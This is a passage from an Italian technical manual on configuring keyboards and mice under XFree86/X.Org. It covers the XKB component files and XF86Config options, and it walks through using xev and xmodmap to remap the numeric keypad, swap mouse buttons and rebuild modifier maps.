



Figura 227.18. '**`xkbprint -color -label code :0`**'

227.4 Riferimenti

- *ISO/IEC 9995:1994, Information technology -- Keyboard layouts for text and office systems*

  ⟨http://www.iso.org ⟩

- *Pictogrammes ISO 9995-7*

  ⟨http://pages.infinit.net/pm2/lexique4.htm ⟩

- Erik Fortune, *The X keyboard extension: protocol specification*

  ⟨http://www.xfree86.org/current/XKBproto.pdf ⟩

- Kamil Toman, Ivan U. Pascal, *The XKB configuration guide*

  ⟨http://www.xfree86.org/current/XKB-Config.pdf ⟩

- Kamil Toman, Ivan U. Pascal, *How to further enhance XKB configuration*

  ⟨http://www.xfree86.org/current/XKB-Enhancing.pdf ⟩

- Doug Palmer, *An unreliable guide to XKB configuration*

  ⟨http://www.charvolant.org/~doug/xkb/ ⟩

- Ivan U. Pascal, *X keyboard extension*

  ⟨http://pascal.tsu.ru/en/xkb/ ⟩

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] **X** MIT più altre licenze per porzioni particolari di codice

Riquadro 227.3. Confusione tra livelli e gruppi.

La complessità della configurazione della tastiera con XFree86 e X.Org è tale per cui tra gruppi e livelli si crea un po' di confusione. Infatti, di solito la definizione dei simboli associati ai livelli superiori al secondo avviene incorporando quelli di un altro gruppo. Pertanto, i gruppi vanno considerati in base al contesto e non in senso «assoluto», tenendo conto che il cambiamento di gruppo può voler dire che si sta passando al terzo livello, oppure che si sta scambiando la mappa attuale con quella di un'altra lingua.

X: configurazione più dettagliata della tastiera e del mouse

XFree86 e X.Org prevedono un tipo di configurazione più dettagliato; eventualmente è possibile intervenire a livello brutale anche attraverso il programma '**xmodmap**'. In ogni caso, occorre ricordare che la configurazione della tastiera interferisce anche con quella del mouse; pertanto, un errore fatto da una parte può anche ripercuotersi dall'altra.

Si tenga in considerazione che, a causa della complessità del sistema di gestione della tastiera di X, le indicazioni che appaiono in questo capitolo possono essere imprecise o troppo semplificate.

228.1 Componenti della configurazione

Nelle situazioni più comuni, i componenti usati da XFree86 e X.Org per la configurazione della tastiera e del mouse, si trovano a partire dalla directory '/usr/lib/X11/xkb/', oppure da '/etc/X11/xkb/'. Per semplicità, qui vengono indicati percorsi del tipo 'xkb/...'. I componenti principali sono cinque:

1. i codici dei tasti (*key code*), annotati all'interno della directory 'xkb/keycodes/', dove si abbinano i codici numerici della tastiera a dei nomi simbolici, secondo la forma '**<*xxxx*>**';
2. i tipi, annotati all'interno della directory 'xkb/types/', dove si definisce il comportamento dei tasti modificatori (quelli che servono a creare delle combinazioni);
3. le mappe di compatibilità, annotate all'interno della directory 'xkb/compatibility/', dove si definiscono gli adattamenti da applicare quando i programmi non sono in grado di interpretare correttamente tutte le funzionalità disponibili;
4. i simboli, annotate all'interno della directory 'xkb/symbols/', dove si definiscono i caratteri associati effettivamente ai nomi simbolici dei tasti;
5. i disegni delle tastiere (*geometry*), annotati all'interno della directory 'xkb/geometry/', dove si descrivono le tastiere in modo da poterne riprodurre una mappa stampata.

228.2 Modificatori

I modificatori sono i tasti o le combinazioni di tasti che servono a cambiare significato ad altri tasti. La configurazione di XFree86 e X.Org distingue tra modificatori reali e modificatori virtuali.

I modificatori reali sono i tasti [*Maiuscole*], [*Fissamaiuscole*], [*Ctrl*] e altri cinque modificatori generici da stabilire, denominati '**Mod1**', '**Mod2**', '**Mod3**', '**Mod4**' e '**Mod5**'. A questi modificatori generici si possono associare tasti come [*Alt*], [*Meta*], [*BlocNum*], che in tal caso sono da considerare dei modificatori virtuali. Eventualmente, un modificatore virtuale può essere costituito in pratica da una combinazione di tasti.

Storicamente, i modificatori presenti praticamente in tutte le tastiere sono solo i primi tre modificatori reali appena descritti; questo spiega la necessità di attribuire gli altri ai modificatori generici.

228.3 Configurazione

La configurazione della tastiera può avvenire nel file '`XF86Config`' in un modo più dettagliato rispetto a quanto si descrive di solito. Si osservi l'esempio seguente:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

#   Option "XkbKeycodes"        "xfree86"
    Option "XkbKeycodes"        "xorg"
    Option "XkbTypes"           "default"
    Option "XkbSymbols"         "en_US(pc102)+it"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic+pc+iso9995"
EndSection
```

Quello che si vede rappresenta una configurazione minima per l'utilizzo di una tastiera italiana tipica in un elaboratore x86 con X.Org. Le varie opzioni rappresentano le cinque componenti principali di configurazione, che si trovano all'interno dei file contenuti nelle directory '`xkb/keycodes/`', '`xkb/types/`', '`xkb/symbols/`', '`xkb/geometry/`' e '`xkb/compat/`' rispettivamente.

In questo caso, l'opzione '**`XkbKeycodes`**' contiene il valore '**`xorg`**', che rimanda ai file '`xkb/rules/xorg`' e '`xkb/rules/xorg.lst`'; nel primo di questi due file c'è un riferimento esplicito alla voce '**`xfree86`**' per ciò che riguarda i codici della tastiera di un elaboratore x86:

```
! model         =       keycodes
  macintosh_old =       macintosh
  powerpcps2    =       powerpcps2
  pc98          =       xfree98(pc98)
  abnt2         =       xfree86(abnt2)
  jp106         =       xfree86(jp106)
  *             =       xfree86
```

Ciò corrisponde a selezionare il file di configurazione '`xkb/keycodes/xfree86`' che contiene l'abbinamento tra codici numerici della tastiera e codici simbolici, come si può vedere dall'estratto seguente:

```
default xkb_keycodes "xfree86" {
    include "xfree86(basic)"
    <BKSL> =  51;
    <LSGT> =  94;
};

xkb_keycodes "basic" {
```

```
    minimum= 8;
    maximum= 255;

    <TLDE> =  49;
    <AE01> =  10;
    <AE02> =  11;
    …
    indicator 1 = "Caps Lock";
    indicator 2 = "Num Lock";
    indicator 3 = "Scroll Lock";

    alias <ALGR> = <RALT>;
};
…
xkb_keycodes "abnt2" {
    include "xfree86(basic)"
    <BKSL> = 94;
    <AC12> = 51;
    <KPPT> = 134;
};
```

Come appena descritto, assegnare il valore '**`xfree86`**' all'opzione '**`XkbKeycodes`**' significa indicare l'uso del file '`xkb/keycodes/xfree86`', il cui contenuto, come si può vedere dall'estratto di esempio, è suddiviso in sezioni. Quando si indica il file, occorrerebbe anche specificare la sezione a cui si fa riferimento; in questo caso la sezione predefinita a essere presa in considerazione è quella denominata nello stesso modo del file, '**`xfree86`**', come si vede all'inizio:

```
default xkb_keycodes "xfree86" {
    include "xfree86(basic)"
…
```

Si può vedere che questa sezione richiama la sezione '**`basic`**' dello stesso file. In pratica, la configurazione di X ('`/etc/X11/XF86Config*`', '`/etc/X11/xorg.conf`', ecc.) avrebbe potuto essere più precisa specificandola così:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "default"
    Option "XkbSymbols"         "en_US(pc102)+it"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic+pc+iso9995"
EndSection
```

L'opzione '**`XkbTypes`**', che si riferisce alla gestione dei tasti modificatori, contiene il valore '**`default`**', che corrisponde alla selezione del file '`xkb/types/default`', utilizzando la sezione predefinita con lo stesso nome. Il contenuto del file potrebbe essere questo:

```
default xkb_types "default" {
    include "basic"
    include "pc"
    include "iso9995"
    include "extra"
    include "mousekeys"
};
```

In pratica, viene dichiarato l'uso di altri file della stessa directory secondo la sequenza che si può vedere. La stessa cosa, si può esprimere nel file di configurazione di X ('`/etc/X11/XF86Config*`', '`/etc/X11/xorg.conf`', ecc.), come si vede dall'esempio seguente:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "basic+pc+iso9995+extra+mousekeys"
    Option "XkbSymbols"         "en_US(pc102)+it"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic+pc+iso9995"
EndSection
```

Naturalmente si possono rendere esplicite le sezioni; osservando il contenuto dei vari file, si dovrebbe scrivere così:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"         "en_US(pc102)+it"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic+pc+iso9995"
EndSection
```

Dopo aver espanso le opzioni precedenti, '**XkbSymbols**' comincia a essere più intuitiva: evidentemente viene usata la sezione '**pc102**' del file 'xkb/symbols/en_US' e la sezione predefinita del file 'xkb/symbols/it'. In questo modo si fa riferimento alla mappa inglese con tutte le estensioni del caso, compreso il fatto che si usa una tastiera a 102 tasti, a cui si sovrappone la mappa italiana, che va a sostituire alcuni tasti. Dall'osservazione dei file, si determina che la sezione predefinita del file 'xkb/symbols/it' è '**basic**':

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"         "en_US(pc102)+it(basic)"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic+pc+iso9995"
EndSection
```

L'opzione '**XkbGeometry**' serve a dichiarare la forma che ha la tastiera. Come ormai si intende, viene indicata la sezione '**pc102**' del file 'xkb/geometry/pc'. Ovviamente è opportuno che la geometria della tastiera sia conforme a quanto dichiarato nell'opzione '**XkbSymbols**'.

L'opzione '**XkbCompat**' dichiara le «mappe di compatibilità». Come si vede si fa riferimento alle sezioni predefinite dei file 'xkb/compat/basic', 'xkb/compat/pc' e 'xkb/compat/iso9995'. Dall'osservazione dei file si determinano le sezioni predefinite:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"         "en_US(pc102)+it(basic)"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic(basic)+pc(basic)+iso9995(default)"
EndSection
```

Questa modalità di configurazione diventa utile quando si vuole fare qualcosa di diverso da ciò che sarebbe predefinito. Per questo, l'opzione più interessante per gli interventi manuali è '**XkbSymbols**'. Per esempio, per attribuire una «variante» alla mappa della tastiera prescelta, occorre trovare presumibilmente una sezione appropriata nel file, che in questo caso è 'xkb/symbols/it'; così, volendo disabilitare i tasti morti, occorre specificare la sezione '**nodeadkeys**':

```
    ...
    Option "XkbSymbols"         "en_US(pc102)+it(nodeadkeys)"
    ...
```

Con lo stesso criterio, per cambiare la geometria della tastiera, occorre intervenire tra le opzioni di 'xkb/symbols/en_US' e di 'xkb/geometry/pc'; in questo caso si passa a una tastiera a 105 tasti:

```
    ...
    Option "XkbSymbols"         "en_US(pc105)+it(basic)"
    Option "XkbGeometry"        "pc(pc105)"
    ...
```

228.3.1 Sintesi della configurazione

Una volta definita in qualche modo la configurazione per la tastiera, si può ottenere una sintesi di tutto ciò che viene coinvolto con l'aiuto del programma '**xkbcomp**',[1] usando l'opzione '**-xkb**':

$ **xkbcomp -xkb :0** [*Invio*]

In questo modo si richiede di analizzare la configurazione relativa alla tastiera associata allo schermo nelle coordinate '**:0**' (ovvero '**:0.0**'). Ciò che si ottiene in questo caso è il file 'server-0.xkb', la cui consultazione può essere molto utile per comprendere meglio la configurazione della propria tastiera.

228.3.2 Aggiungere nuovi file di configurazione

A parte ogni considerazione sulla difficoltà che comporta la modifica e l'aggiunta di altri file nella struttura che si articola a partire dalla directory '`xkb/`', occorre considerare che i file in questione (e le sezioni in essi contenute) sono riepilogati all'interno di indici; uno per ogni sottodirectory. Per esempio, il file '`xkb/symbols.dir`' si riferisce al contenuto della directory '`xkb/symbols/`'. Ecco un estratto di questo file:

```
-dp----- a------- it(basic)
--p----- a------- it(Sundeadkeys)
--p----- a------- it(sundeadkeys)
--p----- a------- it(nodeadkeys)
```

L'elenco è composto da tre parti: una prima serie di indicatori, una seconda serie e alla fine il file e la sezione a cui si riferiscono. Questi indicatori possono essere teoricamente quelli seguenti:

`hdp----- amkfg---` ***nome*** `(`***sezione***`)`


Questi indicatori servono a classificare la sezione che appare a fianco, secondo la logica della tabella seguente:

Lettera	Significato mnemonico	Descrizione
`h`	*hidden*	Sezione nascosta da utilizzare soltanto all'interno di altre.
`d`	*default*	Sezione predefinita.
`p`	*partial*	Sezione parziale.
`a`	*alphanumeric*	Funzione riferita alla parte della tastiera che serve a ottenere simboli alfanumerici e non.
`m`	*modifier*	Funzione riferita all'uso dei tasti modificatori.
`k`	*keypad*	Funzione riferita alla gestione della tastiera numerica.
`f`	*function*	Funzione riferita alla gestione di tasti con funzioni speciali.
`g`	*group*	Funzione riferita alla gestione di gruppi alternativi.

228.4 Configurazione con «xmodmap»

Nella necessità di modificare o di costruire una mappa personalizzata della tastiera, piuttosto di addentrarsi nei meandri del contenuto delle varie sottodirectory che si articolano a partire da '`xkb/`', può essere più conveniente l'uso del programma '**`xmodmap`**'.[2] Per poter usare questo programma è necessario conoscere il codice numerico dei tasti. Per acquisire questa informazione si può utilizzare il programma '**`xkbprint`**', che si avvale delle informazioni contenute nella directory '`xkb/geometry/`', ma in presenza di una tastiera differente dal previsto, occorre usare il programma '**`xev`**'.[3]

Il programma '**xev**' si avvia da una finestra di terminale e si traduce in un riquadro con sfondo bianco, contenente un piccolo rettangolo. Quando la sua finestra è in primo piano o comunque quando è attiva, le azioni che si compiono con la tastiera o con il mouse, vengono descritte nella finestra di terminale da cui il programma è stato avviato. La figura successiva dà un'idea di questo comportamento.

Figura 228.15. Il programma '**xev**' in funzione.

Per esempio, premendo il tasto [*Ctrl*] sinistro di una tastiera comune si dovrebbe ottenere un risultato simile a quello seguente:

```
KeyPress event, serial 29, synthetic NO, window 0x1000001,
    root 0x36, subw 0x0, time 2064092, (336,380), root:(339,399),
    state 0x0, keycode 37 (keysym 0xffe3, Control_L), same_screen YES,
    XLookupString gives 0 bytes:  ""

KeyRelease event, serial 29, synthetic NO, window 0x1000001,
    root 0x36, subw 0x0, time 2064203, (336,380), root:(339,399),
    state 0x4, keycode 37 (keysym 0xffe3, Control_L), same_screen YES,
    XLookupString gives 0 bytes:  ""
```

Da questo esempio si comprende che il codice del tasto [*Ctrl*] sinistro è il numero 37.

Con queste informazioni si può usare il programma '**xmodmap**' per sostituire la funzione di qualche tasto, oppure per ridefinire completamente la tastiera.

228.4.1 Utilizzo di «xmodmap»

Il programma '**xmodmap**' si avvale normalmente di un file di configurazione, che, se non lo si specifica espressamente, corrisponde a '.xmodmap' contenuto nella directory personale dell'utente. Per questa ragione il programma può fare a meno di argomenti nella riga di comando:

```
xmodmap [opzioni] [file_di_configurazione]
```

Tabella 228.17. Alcune opzioni.

Opzione	Descrizione
-display *schermo*	Permette di specificare a quale servente grafico fare riferimento.
-grammar	Genera un promemoria della sintassi da usare per la configurazione.
-n	Simula l'operazione, senza eseguirla veramente.
-e *espressione*	Esegue l'espressione fornita, che in pratica è l'equivalente di una direttiva di configurazione. Si può usare questa opzione più volte.
-pm	*print modifier* Emette la configurazione attuale dei modificatori.
-pk	*print keymap* Emette la configurazione attuale della mappa della tastiera.
-pke	*print keymap expression* Emette la configurazione attuale della mappa della tastiera, usando un formato compatibile con quello necessario per la configurazione.
-pp	*print pointermap* Emette la configurazione attuale del puntatore grafico.

Segue la descrizione di alcuni esempi di interrogazione sullo stato attuale della configurazione, quando il servente grafico è stato avviato avendo il file di configurazione di X ('/etc/X11/XF86Config*', '/etc/X11/xorg.conf', ecc.) con la sezione '**InputDevice**' organizzata così:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbKeycodes"        "xorg(xfree86)"
    Option "XkbTypes"           "basic(basic)+pc(default)+↩
↪iso9995(default)+extra(default)+mousekeys(default)"
    Option "XkbSymbols"         "en_US(pc102)+it(basic)"
    Option "XkbGeometry"        "pc(pc102)"
    Option "XkbCompat"          "basic(basic)+pc(basic)+iso9995(default)"
EndSection
```

- $ **xmodmap -grammar** [*Invio*]

```
xmodmap accepts the following input expressions:

    pointer = default              reset pointer buttons to default
    pointer = NUMBER ...           set pointer button codes
    keycode NUMBER = [KEYSYM ...]  map keycode to given keysyms
    keysym KEYSYM = [KEYSYM ...]   look up keysym and do a keycode operation
    clear MODIFIER                 remove all keys for this modifier
    add MODIFIER = KEYSYM ...      add the keysyms to the modifier
    remove MODIFIER = KEYSYM ...   remove the keysyms from the modifier

where NUMBER is a decimal, octal, or hex constant; KEYSYM is a valid
Key Symbol name; and MODIFIER is one of the eight modifier names:  Shift,
Lock, Control, Mod1, Mod2, Mod3, Mod4, or Mod5.  Lines beginning with
an exclamation mark (!) are taken as comments.  Case is significant except
for MODIFIER names.

Keysyms on the left hand side of the = sign are looked up before any changes
are made; keysyms on the right are looked up after all of those on the left
have been resolved.  This makes it possible to swap modifier keys.
```

- $ **xmodmap -pm** [*Invio*]

```
xmodmap:  up to 2 keys per modifier, (keycodes in parentheses):

shift       Shift_L (0x32),  Shift_R (0x3e)
lock        Caps_Lock (0x42)
control     Control_L (0x25),  Control_R (0x6d)
mod1        Alt_L (0x40)
mod2        Num_Lock (0x4d)
mod3        Mode_switch (0x71)
mod4        Super_L (0x73)
mod5        Scroll_Lock (0x4e)
```

- $ **xmodmap -pk** [*Invio*]

```
There are 4 KeySyms per KeyCode; KeyCodes range from 8 to 255.
…
  8
  9  0xff1b (Escape)
 10  0x0031 (1)      0x0021 (exclam)     0x00b9 (onesuperior)    0x00a1 (exclamdown)
 11  0x0032 (2)      0x0022 (quotedbl)   0x00b2 (twosuperior)    0xfe59 (dead_doubleacute)
 12  0x0033 (3)      0x00a3 (sterling)   0x00b3 (threesuperior)  0xfe53 (dead_tilde)
…
115  0xffeb (Super_L)
116  0xff20 (Multi_key)
117  0xff67 (Menu)
118
119
…
254
255
```

- $ **xmodmap -pke** [*Invio*]

```
keycode   8 =
keycode   9 = Escape
keycode  10 = 1 exclam onesuperior exclamdown
keycode  11 = 2 quotedbl twosuperior dead_doubleacute
keycode  12 = 3 sterling threesuperior dead_tilde
…
keycode 115 = Super_L
keycode 116 = Multi_key
keycode 117 = Menu
keycode 118 =
keycode 119 =
…
keycode 254 =
keycode 255 =
```

- $ **xmodmap -pp** [*Invio*]

```
    There are 3 pointer buttons defined.

        Physical        Button
         Button          Code
            1              1
            2              2
            3              3
```

228.4.2 Configurazione della tastiera numerica

In presenza di una tastiera comune, con la quale si intende sfruttare il blocco dei tasti numerici esclusivamente per questo, eliminando del tutto la possibilità di usare quei tasti anche per il movimento del cursore e altro, si possono ridefinire le funzioni associate ai tasti, senza distinzione tra i livelli. Per cominciare occorre ottenere la configurazione attuale:

$ **xmodmap -pke** [*Invio*]

```
…
keycode  79 = KP_Home KP_7
keycode  80 = KP_Up KP_8
keycode  81 = KP_Prior KP_9
…
keycode  83 = KP_Left KP_4
keycode  84 = KP_Begin KP_5
keycode  85 = KP_Right KP_6
…
keycode  87 = KP_End KP_1
keycode  88 = KP_Down KP_2
keycode  89 = KP_Next KP_3
```

```
keycode  90 = KP_Insert KP_0
keycode  91 = KP_Delete KP_Decimal
...
```

Con questi dati si può costruire un file di configurazione contenente le righe seguenti:

```
keycode  79 = KP_7
keycode  80 = KP_8
keycode  81 = KP_9
keycode  83 = KP_4
keycode  84 = KP_5
keycode  85 = KP_6
keycode  87 = KP_1
keycode  88 = KP_2
keycode  89 = KP_3
keycode  90 = KP_0
keycode  91 = KP_Decimal
```

Queste righe possono essere inserite all'interno del file '`~/.xmodmap`', oppure in un altro file da indicare espressamente nella riga di comando di '**`xmodmap`**'. In alternativa si può usare anche l'opzione '**`-e`**', in questo modo:

$ **`xmodmap -e "keycode 79 = KP_7"`** [*Invio*]

$ **`xmodmap -e "keycode 80 = KP_8"`** [*Invio*]

$ **`xmodmap -e "keycode 81 = KP_9"`** [*Invio*]

$ **`xmodmap -e "keycode 83 = KP_4"`** [*Invio*]

$ **`xmodmap -e "keycode 84 = KP_5"`** [*Invio*]

$ **`xmodmap -e "keycode 85 = KP_6"`** [*Invio*]

$ **`xmodmap -e "keycode 87 = KP_1"`** [*Invio*]

$ **`xmodmap -e "keycode 88 = KP_2"`** [*Invio*]

$ **`xmodmap -e "keycode 89 = KP_3"`** [*Invio*]

$ **`xmodmap -e "keycode 90 = KP_0"`** [*Invio*]

$ **`xmodmap -e "keycode 91 = KP_Decimal"`** [*Invio*]

228.4.3 Configurazione dei tasti del mouse

Normalmente i tasti del mouse sono configurati in modo da avere il primo tasto, ovvero quello premuto più spesso, sotto al dito indice della mano destra. Una persona che volesse usare il mouse con la mano sinistra dovrebbe ridefinire la sequenza dei tasti con una configurazione per '**xmodmap**' pari all'esempio seguente:

```
pointer = 3 2 1
```

Usando l'opzione '**-e**' basta il comando seguente:

$ **xmodmap -e "pointer = 3 2 1"** [*Invio*]

Si può verificare l'inversione con l'opzione '**-pp**':

$ **xmodmap -pp** [*Invio*]

```
There are 3 pointer buttons defined.

    Physical        Button
     Button          Code
        1              3
        2              2
        3              1
```

228.4.4 Riconfigurazione della mappa della tastiera

La riconfigurazione della mappa della tastiera può essere eseguita facilmente se si dispone già di una mappa abbastanza simile a quella che si vuole ottenere. Per prima cosa occorre osservare l'associazione dei tasti modificatori:

$ **xmodmap -pm** [*Invio*]

```
xmodmap:  up to 2 keys per modifier, (keycodes in parentheses):

shift       Shift_L (0x32),  Shift_R (0x3e)
lock        Caps_Lock (0x42)
control     Control_L (0x25),  Control_R (0x6d)
mod1        Alt_L (0x40)
mod2        Num_Lock (0x4d)
mod3        Mode_switch (0x71)
mod4        Super_L (0x73)
mod5        Scroll_Lock (0x4e)
```

Per riprodurre la stessa cosa attraverso direttive di configurazione di '**xmodmap**', occorrono le righe seguenti:

```
clear shift
clear lock
clear control
```

```
clear mod1
clear mod2
clear mod3
clear mod4
clear mod5
add shift = Shift_L Shift_R
add lock = Caps_Lock
add control = Control_L Control_R
add mod1 = Alt_L
add mod2 = Num_Lock
add mod3 = Mode_switch
add mod5 = Scroll_Lock
```

Successivamente, si può riprodurre la mappa attuale, direttamente in forma di direttive di configurazione per '**`xmodmap`**', con l'opzione '**`-pke`**':

$ **`xmodmap -pke`** [*Invio*]

```
keycode   8 =
keycode   9 = Escape
keycode  10 = 1 exclam onesuperior exclamdown
keycode  11 = 2 quotedbl twosuperior dead_doubleacute
…
keycode 115 = Super_L
keycode 116 = Multi_key
keycode 117 = Menu
keycode 118 =
keycode 119 =
…
keycode 254 =
keycode 255 =
```

Per ottenere quasi la stessa cosa, basta assemblare le due parti in un file da dare in pasto a '**`xmodmap`**':

```
clear shift
clear lock
clear control
clear mod1
clear mod2
clear mod3
clear mod4
clear mod5
add shift = Shift_L Shift_R
add lock = Caps_Lock
add control = Control_L Control_R
add mod1 = Alt_L
add mod2 = Num_Lock
```

```
add mod3 = Mode_switch
add mod5 = Scroll_Lock
keycode   8 =
keycode   9 = Escape
keycode  10 = 1 exclam onesuperior exclamdown
keycode  11 = 2 quotedbl twosuperior dead_doubleacute
...
keycode 115 = Super_L
keycode 116 = Multi_key
keycode 117 = Menu
keycode 118 =
keycode 119 =
...
keycode 254 =
keycode 255 =
```

Naturalmente, una volta verificato che tutto funziona (quasi) come prima, si può fare qualche modifica. Dovrebbe essere evidente che ogni direttiva '**`keycode`**' ha alla destra del segno '**`=`**' la sequenza dei quattro livelli per il tasto corrispondente.

È importante osservare che l'associazione dei modificatori non è uniforme tra le definizioni delle tastiere dei vari paesi. Per esempio, non è detto che la funzione per il passaggio al terzo livello sia associata al modificatore virtuale '**`Mode_switch`**', come invece avviene in questo caso; inoltre non è detto che sia associata al modificatore reale '**`Mod3`**'. Purtroppo, l'associazione dei modificatori non può essere cambiata, se non seguendo attentamente le caratteristiche della configurazione contenuta a partire da '`xkb/`'.

Se si dispone di una tastiera che, pur risultando compatibile dal punto di vista elettronico, mostra di avere un'associazione differente dei codici numerici, occorre usare il programma '**`xev`**' per scoprire l'abbinamento corretto, quindi si può cercare di adattare una mappa già esistente, secondo la modalità già mostrata. Naturalmente ciò richiede un lavoro più lungo, tenendo conto che la prima cosa da associare correttamente sono proprio i modificatori che si vogliono usare. Tornando all'esempio già mostrato, i vari tasti [*Maiuscole*], [*Fissamaiuscole*], [*Ctrl*], [*Alt*],... sono associati così:

```
keycode  50 = Shift_L
keycode  62 = Shift_R
keycode  66 = Caps_Lock
keycode  37 = Control_L
keycode 109 = Control_R
keycode  64 = Alt_L Meta_L
keycode  77 = Num_Lock Pointer_EnableKeys
keycode 113 = Mode_switch
keycode  78 = Scroll_Lock
```

228.5 Riferimenti

- Erik Fortune, *The X keyboard extension: protocol specification*
  ⟨*http://www.xfree86.org/current/XKBproto.pdf* ⟩
- Kamil Toman, Ivan U. Pascal, *The XKB configuration guide*
  ⟨*http://www.xfree86.org/current/XKB-Config.pdf* ⟩
- Kamil Toman, Ivan U. Pascal, *How to further enhance XKB configuration*
  ⟨*http://www.xfree86.org/current/XKB-Enhancing.pdf* ⟩
- Doug Palmer, *An unreliable guide to XKB configuration*
